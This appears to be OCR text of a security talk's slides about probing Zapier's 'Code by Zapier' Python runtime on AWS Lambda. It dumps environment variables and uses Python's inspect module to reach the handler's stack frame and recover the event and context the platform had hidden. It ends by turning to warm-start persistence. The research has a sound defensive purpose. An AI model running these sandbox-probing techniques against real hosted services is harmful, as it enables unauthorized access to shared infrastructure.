**2:** environ({'AWS_EXECUTION_ENV': 'AWS_Lambda_python3.7', 'AWS_LAMBDA_LOG_GROUP_NAME': '/aws/lambda/prd-mngd-lmbd_paidcodeapipy37_ac10236147', '_HANDLER': 'lambda_function.lambda_handler', 'AWS_LAMBDA_FUNCTION_NAME': 'prd-mngd-lmbd_paidcodeapipy37_ac10236147', 'AWS_XRAY_CONTEXT_MISSING': 'LOG_ERROR', 'AWS_LAMBDA_INITIALIZATION_TYPE': 'on-demand', 'AWS_XRAY_DAEMON_ADDRESS': '169.254.79.129:2000', 'LAMBDA_TASK_ROOT': '/var/task', 'LAMBDA_RUNTIME_DIR': '/var/runtime', '_AWS_XRAY_DAEMON_ADDRESS': '169.254.79.129', 'LD_LIBRARY_PATH': '/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib', 'LANG': 'en_US.UTF-8', '_AWS_XRAY_DAEMON_PORT': '2000', 'AWS_LAMBDA_LOG_STREAM_NAME': '2022/07/08/[$LATEST]20d4844ec54849c098858efca28d4e06', 'AWS_REGION': 'us-east-1', 'AWS_DEFAULT_REGION': 'us-east-1', 'AWS_LAMBDA_RUNTIME_API': '127.0.0.1:9001', 'PATH': '/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin', 'AWS_LAMBDA_FUNCTION_VERSION': '$LATEST', 'TZ': ':UTC', 'AWS_LAMBDA_FUNCTION_MEMORY_SIZE': '256', '_X_AMZN_TRACE_ID': 'Root=1-62c7fa53-278179685eb02d0d49507fc0;Parent=3e9356ff749dfd49;Sampled=0'})

# First thought: find a IAM role

Code

```
import os

print("#" * 5 + " os.environ "+ "#" * 5)
print(os.environ)
```

No IAM role..

ata...

We're running in Lambda

**logs:**

**1:** ##### os.environ #####

**2:** environ({'AWS_EXECUTION_ENV': 'AWS_Lambda_python3.7', 'AWS_LAMBDA_LOG_GROUP_NAME': '/aws/lambda/prd-mngd-lmbd_paidcodeapipy37_ac10236147', '_HANDLER': 'lambda_function.lambda_handler', 'AWS_LAMBDA_FUNCTION_NAME': 'prd-mngd-lmbd_paidcodeapipy37_ac10236147', 'AWS_XRAY_CONTEXT_MISSING': 'LOG_ERROR', 'AWS_LAMBDA_INITIALIZATION_TYPE': 'on-demand', 'AWS_XRAY_DAEMON_ADDRESS': '169.254.79.129:2000', 'LAMBDA_TASK_ROOT': '/var/task', 'LAMBDA_RUNTIME_DIR': '/var/runtime', '_AWS_XRAY_DAEMON_ADDRESS': '169.254.79.129', 'LD_LIBRARY_PATH': '/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib', 'LANG': 'en_US.UTF-8', '_AWS_XRAY_DAEMON_PORT': '2000', 'AWS_LAMBDA_LOG_STREAM_NAME': '2022/07/08/[$LATEST]20d4844ec54849c098858efca28d4e06', 'AWS_REGION': 'us-east-1', 'AWS_DEFAULT_REGION': 'us-east-1', 'AWS_LAMBDA_RUNTIME_API': '127.0.0.1:9001', 'PATH': '/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin', 'AWS_LAMBDA_FUNCTION_VERSION': '$LATEST', 'TZ': ':UTC', 'AWS_LAMBDA_FUNCTION_MEMORY_SIZE': '256', '_X_AMZN_TRACE_ID': 'Root=1-62c7fa53-278179685eb02d0d49507fc0;Parent=3e9356ff749dfd49;Sampled=0'})

# First thought: find a IAM role

Code

```
import os
```

No IAM role..

aws | Search in this guide | English | Sign In to the Console

AWS > Documentation > AWS Lambda > Developer Guide | Feedback | Preferences

environment variables provide information about the function or runtime. The keys for these environment variables are *reserved* and cannot be set in your function configuration.

**Reserved environment variables**

Where are the keys..?

- `_HANDLER` – The handler location configured on the function.
- `_X_AMZN_TRACE_ID` – The X-Ray tracing header.
- `AWS_REGION` – The AWS Region where the Lambda function is executed.
- `AWS_EXECUTION_ENV` – The runtime identifier, prefixed by `AWS_Lambda_` (for example, `AWS_Lambda_java8`). This environment variable is not defined for custom runtimes (for example, runtimes that use the `provided` or `provided.al2` identifiers).
- `AWS_LAMBDA_FUNCTION_NAME` – The name of the function.
- `AWS_LAMBDA_FUNCTION_MEMORY_SIZE` – The amount of memory available to the function in MB.
- `AWS_LAMBDA_FUNCTION_VERSION` – The version of the function being executed.
- `AWS_LAMBDA_INITIALIZATION_TYPE` – The initialization type of the function, which is either `on-demand` or `provisioned-concurrency`. For information, see Configuring provisioned concurrency.
- `AWS_LAMBDA_LOG_GROUP_NAME`, `AWS_LAMBDA_LOG_STREAM_NAME` – The name of the Amazon CloudWatch Logs group and stream for the function.
- `AWS_ACCESS_KEY`, `AWS_ACCESS_KEY_ID`, `AWS_SECRET_ACCESS_KEY`, `AWS_SESSION_TOKEN` – The access keys obtained from the function's execution role.
- `AWS_LAMBDA_RUNTIME_API` – (Custom runtime) The host and port of the runtime API.
- `LAMBDA_TASK_ROOT` – The path to your Lambda function code.
- `LAMBDA_RUNTIME_DIR` – The path to runtime libraries.
- `TZ` – The environment's time zone (`UTC`). The execution environment uses NTP to synchronize the system clock.

We're running in Lambda

```
##
ION_ENV': 'AWS_Lambda_python3.7', 'AWS_LAMBDA_LOG_GROUP_NAME':
gd-lmbd_paidcodeapipy37_ac10236147', '_HANDLER':
da_handler', 'AWS_LAMBDA_FUNCTION_NAME': 'prd-mngd-
7_ac10236147', 'AWS_XRAY_CONTEXT_MISSING': 'LOG_ERROR',
IZATION_TYPE': 'on-demand', 'AWS_XRAY_DAEMON_ADDRESS':
'LAMBDA_TASK_ROOT': '/var/task', 'LAMBDA_RUNTIME_DIR': '/var/runtime',
_ADDRESS': '169.254.79.129', 'LD_LIBRARY_PATH':
r/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib', 'LANG':
RAY_DAEMON_PORT': '2000', 'AWS_LAMBDA_LOG_STREAM_NAME':
20d4844ec54849c098858efca28d4e06', 'AWS_REGION': 'us-east-1',
N': 'us-east-1', 'AWS_LAMBDA_RUNTIME_API': '127.0.0.1:9001', 'PATH':
l/bin:/usr/bin/:/bin:/opt/bin', 'AWS_LAMBDA_FUNCTION_VERSION': '$LATEST',
DA_FUNCTION_MEMORY_SIZE': '256', '_X_AMZN_TRACE_ID': 'Root=1-
b02d0d49507fc0;Parent=3e9356ff749dfd49;Sampled=0'})
```

https://docs.aws.amazon.com/lambda/latest/dg/configuration-envvars.html

# Note Lambda name

prd-mngd-lmbd _paidcodeapipy37 _ac10236147

This is our Zapier account ID..
A shared execution environment!

Search run python data...

**duration_ms:** 2

**logs:**

**1:** ##### os.environ #####

**2:** environ({'AWS_EXECUTION_ENV': 'AWS_Lambda_python3.7', 'AWS_LAMBDA_LOG_GROUP_NAME': '/aws/lambda/prd-mngd-lmbd_paidcodeapipy37_ac10236147', '_HANDLER': 'lambda_function.lambda_handler', 'AWS_LAMBDA_FUNCTION_NAME': 'prd-mngd-lmbd_paidcodeapipy37_ac10236147', 'AWS_XRAY_CONTEXT_MISSING': 'LOG_ERROR', 'AWS_LAMBDA_INITIALIZATION_TYPE': 'on-demand', 'AWS_XRAY_DAEMON_ADDRESS': '169.254.79.129:2000', 'LAMBDA_TASK_ROOT': '/var/task', 'LAMBDA_RUNTIME_DIR': '/var/runtime', '_AWS_XRAY_DAEMON_ADDRESS': '169.254.79.129', 'LD_LIBRARY_PATH': '/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib', 'LANG': 'en_US.UTF-8', '_AWS_XRAY_DAEMON_PORT': '2000', 'AWS_LAMBDA_LOG_STREAM_NAME': '2022/07/08/[$LATEST]20d4844ec54849c098858efca28d4e06', 'AWS_REGION': 'us-east-1', 'AWS_DEFAULT_REGION': 'us-east-1', 'AWS_LAMBDA_RUNTIME_API': '127.0.0.1:9001', 'PATH': '/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin', 'AWS_LAMBDA_FUNCTION_VERSION': '$LATEST', 'TZ': ':UTC', 'AWS_LAMBDA_FUNCTION_MEMORY_SIZE': '256', '_X_AMZN_TRACE_ID': 'Root=1-62c7fa53-278179685eb02d0d49507fc0;Parent=3e9356ff749dfd49;Sampled=0'})

# Looking at available variables

Code

```
import os

print("#" * 5 + " globals() " + "#" * 5)
print([str(var) for var in globals()])

print("#" * 5 + " locals() " + "#" * 5)
print([str(var) for var in locals()])
```

**logs:**

**1:** ##### globals() #####

**2:** ['__name__', '__doc__', '__package__', '__loader__', '__spec__', '__file__', '__cached__', '__builtins__', 'requests', 'StoreClient', 'basestring']

**3:** ##### locals() #####

**4:** ['bundle', 'input', 'input_data', 'inputData', 'output', 'os']

# Looking at available variables

Code

```
import os

print("#" * 5 + " globals() " + "#" * 5)
print([str(var) for var in globals()])

print("#" * 5 + " locals() " + "#" * 5)
print([str(var) for var in locals()])
```

Imported libraries

**logs:**

**1:** ##### globals() #####

**2:** ['__name__', '__doc__', '__package__', '__loader__', '__spec__', '__file__', '__cached__', '__builtins__', 'requests', 'StoreClient', 'basestring']

**3:** ##### locals() #####

**4:** ['bundle', 'input', 'input_data', 'inputData', 'output', 'os']

# Looking at available variables

Code

```
import os

print("#" * 5 + " globals() " + "#" * 5)
print([str(var) for var in globals()])

print("#" * 5 + " locals() " + "#" * 5)
print([str(var) for var in locals()])
```

Input Data

What input data should we provide to your code (as strings) via a dictionary set to a variable named `input_data`?

Input data

Imported libraries

**logs:**

**1:** ##### globals() #####

**2:** ['__name__', '__doc__', '__package__', '__loader__', '__spec__', '__file__', '__cached__', '__builtins__', 'requests', 'StoreClient', 'basestring']

**3:** ##### locals() #####

**4:** ['bundle', 'input', 'input_data', 'inputData', 'output', 'os']

Output to be overridden by our code

# Looking at available variables

Code

```
import os

print("#" * 5 + " globals() " + "#" * 5)
print([str(var) for var in globals()])

print("#" * 5 + " locals() " + "#" * 5)
print([str(var) for var in locals()])
```

Input Data

What input data should we provide to your code (as strings) via a dictionary set to a variable named `input_data`?

Zapier state storage

Input data

Imported libraries

**logs:**

**1:** ##### globals() #####

**2:** ['__name__', '__doc__', '__package__', '__loader__', '__spec__', '__file__', '__cached__', '__builtins__', 'requests', 'StoreClient', 'basestring']

**3:** ##### locals() #####

**4:** ['bundle', 'input', 'input_data', 'inputData', 'output', 'os']

Output to be overridden by our code

# Looking at available variables

## Lambda function handler in Python

PDF | RSS

The Lambda function *handler* is the method in your function code that processes events. When your function is invoked, Lambda runs the handler method. When the handler exits or returns a response, it becomes available to handle another event.

You can use the following general syntax when creating a function handler in Python:

```
def handler_name(event, context
    ...
    return some_value
```

Where are these?

Input Data

What input data should we provide to your code (as strings) via a dictionary set to a variable named `input_data`?

Zapier state storage

Input data

Imported libraries

**logs:**

**1:** ##### globals() #####

**2:** ['__name__', '__doc__', '__package__', '__loader__', '__spec__', '__file__', '__cached__', '__builtins__', 'requests', 'StoreClient', 'basestring']

**3:** ##### locals() #####

**4:** ['bundle', 'input', 'input_data', 'inputData', 'output', 'os']

Output to be overridden by our code

https://docs.aws.amazon.com/lambda/latest/dg/python-handler.html

# We NEED those IAM keys

What do we know?

- Code by Zapier executes our code on an AWS Lambda instance
  - The Lambda instance shared across the account
- Lambda runtime should have
  - IAM role keys as env vars – missing
  - *event* local var contains lambda input – missing
  - *context* local var enables communication w/ the runtime API – missing

# Inspect to the rescue

Code

```
import inspect

print("#" * 5 + " inspect.stack() " + "#" * 5)
stack = inspect.stack()
for i in range(len(stack)):
    frame = stack[i]

    print("#" * 5 + " frame " + str(i) + " " + "#" * 5)
    print("filename", frame.filename)
    print("function", frame.function)
```

**logs:**

```
1: ##### inspect.stack() #####
2: ##### frame 0 #####
3: filename <string>
4: function the_function
5: ##### frame 1 #####
6: filename /var/task/lambda_function.py
7: function lambda_handler
8: ##### frame 2 #####
9: filename /var/runtime/bootstrap.py
10: function handle_event_request
11: ##### frame 3 #####
12: filename /var/runtime/bootstrap.py
13: function main
14: ##### frame 4 #####
15: filename /var/runtime/bootstrap
16: function <module>
```

# Inspect to the rescue

AWS Python loader

AWS language-agnostic loader (Golang)

```
logs:
  1: ##### inspect.stack() #####
  2: ##### frame 0 #####
  3: filename <string>
  4: function the_function
  5: ##### frame 1 #####
  6: filename /var/task/lambda_function.py
  7: function lambda_handler
  8: ##### frame 2 #####
  9: filename /var/runtime/bootstrap.py
 10: function handle_event_request
 11: ##### frame 3 #####
 12: filename /var/runtime/bootstrap.py
 13: function main
 14: ##### frame 4 #####
 15: filename /var/runtime/bootstrap
 16: function <module>
```

# Inspect to the rescue

Zapier function handler

AWS Python loader

AWS language-agnostic loader (Golang)

```
logs:
  1: ##### inspect.stack() #####
  2: ##### frame 0 #####
  3: filename <string>
  4: function the_function
  5: ##### frame 1 #####
  6: filename /var/task/lambda_function.py
  7: function lambda_handler
  8: ##### frame 2 #####
  9: filename /var/runtime/bootstrap.py
 10: function handle_event_request
 11: ##### frame 3 #####
 12: filename /var/runtime/bootstrap.py
 13: function main
 14: ##### frame 4 #####
 15: filename /var/runtime/bootstrap
 16: function <module>
```

# Inspect to the rescue

A method titled *the function* loaded from string (our code?)

Zapier function handler

AWS Python loader

AWS language-agnostic loader (Golang)

```
logs:
  1: ##### inspect.stack() #####
  2: ##### frame 0 #####
  3: filename <string>
  4: function the_function
  5: ##### frame 1 #####
  6: filename /var/task/lambda_function.py
  7: function lambda_handler
  8: ##### frame 2 #####
  9: filename /var/runtime/bootstrap.py
  10: function handle_event_request
  11: ##### frame 3 #####
  12: filename /var/runtime/bootstrap.py
  13: function main
  14: ##### frame 4 #####
  15: filename /var/runtime/bootstrap
  16: function <module>
```

# Let’s see what’s going on

Code

```
import os

print("#" * 5 + " /var/task/lambda_function.py " + "#" * 5)
with open("/var/task/lambda_function.py") as fp:
    print(fp.read())
```

**logs:**

```
1: ##### /var/task/lambda_function.py #####
2: import requests # NOQA
3: from store_api import StoreClient # NOQA
4: try:
5: basestring
6: except NameError:
7: basestring = str
8: def lambda_handler(event, context=None):
9: # note - this isn't a security thing since we pass a allow_nothing role - just avoids
10: # responding to dozens of annoying false positive security reports
11: import os
```

# Let's see what's going on

```python
def lambda_handler(event, context=None):
    """..."""
    # note - this isn't a security thing since we pass a allow_nothing role - just avoids
    # responding to dozens of annoying false positive security reports
    import os
    if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
        for k in os.environ.keys():
            if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
                os.environ[k] = 'null'
                del os.environ[k]
        del k
    del os

    assert event['code']
    assert event['method']
    assert event['bundle']
    _locals = locals().copy()
    _globals = globals().copy()

    del _locals['event']
    del _locals['context']
    del _globals['lambda_handler']

    content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
    exec(content, _globals, _locals)

    _desired_function = _locals[event['method']]

    results = _desired_function(event['bundle'])
    return {'results': results}
```

Here's the reason why not seeing IAM keys

```python
def lambda_handler(event, context=None):
    """..."""
    # note - this isn't a security thing since we pass a allow_nothing role - just avoids
    # responding to dozens of annoying false positive security reports
    import os
    if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
        for k in os.environ.keys():
            if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
                os.environ[k] = 'null'
                del os.environ[k]
        del k
    del os

    assert event['code']
    assert event['method']
    assert event['bundle']
    _locals = locals().copy()
    _globals = globals().copy()

    del _locals['event']
    del _locals['context']
    del _globals['lambda_handler']

    content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
    exec(content, _globals, _locals)

    _desired_function = _locals[event['method']]

    results = _desired_function(event['bundle'])
    return {'results': results}
```

Here's the reason why not seeing IAM keys

Truth or decoy?

```python
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

Here's the reason why not seeing IAM keys

globals() and locals() are cleaned up so we can't use lambda_handler arguments

```
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

Here's the reason why not seeing IAM keys

globals() and locals() are cleaned up so we can't use lambda_handler arguments

Our code is encoded and executed

```
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

# IAM keys seem like a lost cause

```
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

Env vars are overridden w/ null before our code executes

# Same goes for lambda arguments

```
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

globals() and locals() are deleted before our code executes

# A dead end

What do we know?

- Code by Zapier executes our code on an AWS Lambda instance
  - The Lambda instance shared across the account
- Lambda runtime should have
  - IAM role keys as env vars – ~~missing~~ deleted
  - *event* local var contains lambda input – ~~missing~~ deleted
  - *context* local var enables communication w/ the runtime API – ~~missing~~ deleted

# Same goes for lambda arguments

```
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

globals() and locals() are deleted before our code executes

~~Same goes for lambda arguments~~

Actually, no!

***Copies of*** *globals*() and *locals*() are deleted before our code executes

```
18  def lambda_handler(event, context=None):
19      """..."""
51      # note - this isn't a security thing since we pass a allow_nothing role - just avoids
52      # responding to dozens of annoying false positive security reports
53      import os
54      if os.environ.get('AWS_LAMBDA_FUNCTION_VERSION') or os.environ.get('AWS_LAMBDA_FUNCTION_NAME'):
55          for k in os.environ.keys():
56              if k in ('AWS_ACCESS_KEY_ID', 'AWS_SECURITY_TOKEN', 'AWS_SESSION_TOKEN', 'AWS_SECRET_ACCESS_KEY'):
57                  os.environ[k] = 'null'
58                  del os.environ[k]
59          del k
60      del os
61
62      assert event['code']
63      assert event['method']
64      assert event['bundle']
65      _locals = locals().copy()
66      _globals = globals().copy()
67
68      del _locals['event']
69      del _locals['context']
70      del _globals['lambda_handler']
71
72      content = f'# -*- coding: utf-8 -*-\n{event["code"]}'.encode('utf-8')
73      exec(content, _globals, _locals)
74
75      _desired_function = _locals[event['method']]
76
77      results = _desired_function(event['bundle'])
78      return {'results': results}
79
```

# Recall the stack

Filtered *globals*() and *locals*()

Original *globals*() and *locals*()

```
logs:
  1: ##### inspect.stack() #####
  2: ##### frame 0 #####
  3: filename <string>
  4: function the_function
  5: ##### frame 1 #####
  6: filename /var/task/lambda_function.py
  7: function lambda_handler
  8: ##### frame 2 #####
  9: filename /var/runtime/bootstrap.py
 10: function handle_event_request
 11: ##### frame 3 #####
 12: filename /var/runtime/bootstrap.py
 13: function main
 14: ##### frame 4 #####
 15: filename /var/runtime/bootstrap
 16: function <module>
```

# Recall the stack

Filtered *globals*() and *locals*()

Original *globals*() and *locals*()

Code

```
import inspect

print("#" * 5 + " frame 1 " + "#" * 5)
stack = inspect.stack()
labmda_handler_frame = stack[1].frame

print("#" * 5 + " event " + "#" * 5)
print(labmda_handler_frame.f_locals["event"])
print("#" * 5 + " context " + "#" * 5)
print(labmda_handler_frame.f_locals["context"])
```

**logs:**

```
1: ##### inspect.stack() #####
2: ##### frame 0 #####
3: filename <string>
4: function the_function
5: ##### frame 1 #####
6: filename /var/task/lambda_function.py
7: function lambda_handler
8: ##### frame 2 #####
```

**logs:**

```
1: ##### frame 1 #####
2: ##### event #####
3: {'bundle': {'input': {}}, 'code': 'def the_function(bundle):\n input = input_data = inputData = bundle[\'input\']\n bundle = None\n output = {\'output_missing\': \'Please define output or return early.\'}\n\n \n import inspect\n \n print("#" * 5 + " frame 1 " + "#" * 5)\n stack = inspect.stack()\n labmda_handler_frame = stack[1].frame\n \n print("#" * 5 + " event " + "#" * 5)\n print(labmda_handler_frame.f_locals["event"])\n print("#" * 5 + " context " + "#" * 5)\n print(labmda_handler_frame.f_locals["context"])\n\n return output', 'method': 'the_function'}
4: ##### context #####
5: <bootstrap.LambdaContext object at 0x7f5c9e052b50>
```

# Recall the stack

Filtered *globals*() and *locals*()

Original *globals*() and *locals*()

logs:

1: ##### inspect.stack() #####
2: ##### frame 0 #####
3: filename <string>
4: function the_function
5: ##### frame 1 #####
6: filename /var/task/lambda_function.py
7: function lambda_handler
8: ##### frame 2 #####

Code

```
import inspect

print("#" * 5 + " frame 1 " + "#" * 5)
stack = inspect.stack()
labmda_handler_frame = stack[1].frame

print("#" * 5 + " event " + "#" * 5)
print(labmda_handler_frame.f_locals["event"])
print("#" * 5 + " context " + "#" * 5)
print(labmda_handler_frame.f_locals["context"])
```

logs:

1: ##### frame 1 #####
2: ##### event #####
3: {'bundle': {'input': {}}, 'code': 'def the_function(bundle):\n input = input_data = inputData = bundle[\'input\']\n bundle = None\n output = {\'output_missing\': \'Please define output or return early.\'}\n\n \n import inspect\n \n print("#" * 5 + " frame 1 " + "#" * 5)\n stack = inspect.stack()\n labmda_handler_frame = stack[1].frame\n \n print("#" * 5 + " event " + "#" * 5)\n print(labmda_handler_frame.f_locals["event"])\n print("#" * 5 + " context " + "#" * 5)\n print(labmda_handler_frame.f_locals["context"])\n\n return output', 'method': 'the_function'}
4: ##### context #####
5: <bootstrap.LambdaContext object at 0x7f5c9e052b50>

Nothing interesting unfortunately..

# A dead end?

What do we know?

- Code by Zapier executes our code on an AWS Lambda instance
  - The Lambda instance shared across the account
- Lambda runtime should have
  - IAM role keys as env vars – ~~missing~~ deleted
  - *event* local var contains lambda input – ~~missing~~ ~~deleted~~ recovered! but nothing interesting found
  - *context* local var enables communication w/ the runtime API – ~~missing~~ ~~deleted~~ recovered! but nothing interesting found (more metadata)

# A dead end?


What do we know?


What about the next one?


- Code by Zapier executes our code on an AWS Lambda instance
  - ~~The Lambda instance shared across the account~~
- Lambda runtime should have
  - IAM role keys as env vars – ~~missing~~ deleted
  - *event* local var contains lambda input – ~~missing~~ ~~deleted~~ recovered! but nothing interesting found
  - *context* local var enables communication w/ the runtime API – ~~missing~~ ~~deleted~~ recovered! but nothing interesting found (more metadata)

Nothing interesting in the run

# Doesn’t Lambda have that cold start issue?





# Doesn’t Lambda have that cold start issue?

persist aws lambda

aws lambda warm start

https://unit42.paloaltonetworks.com › gaining-persistency-vulnerable-lambdas

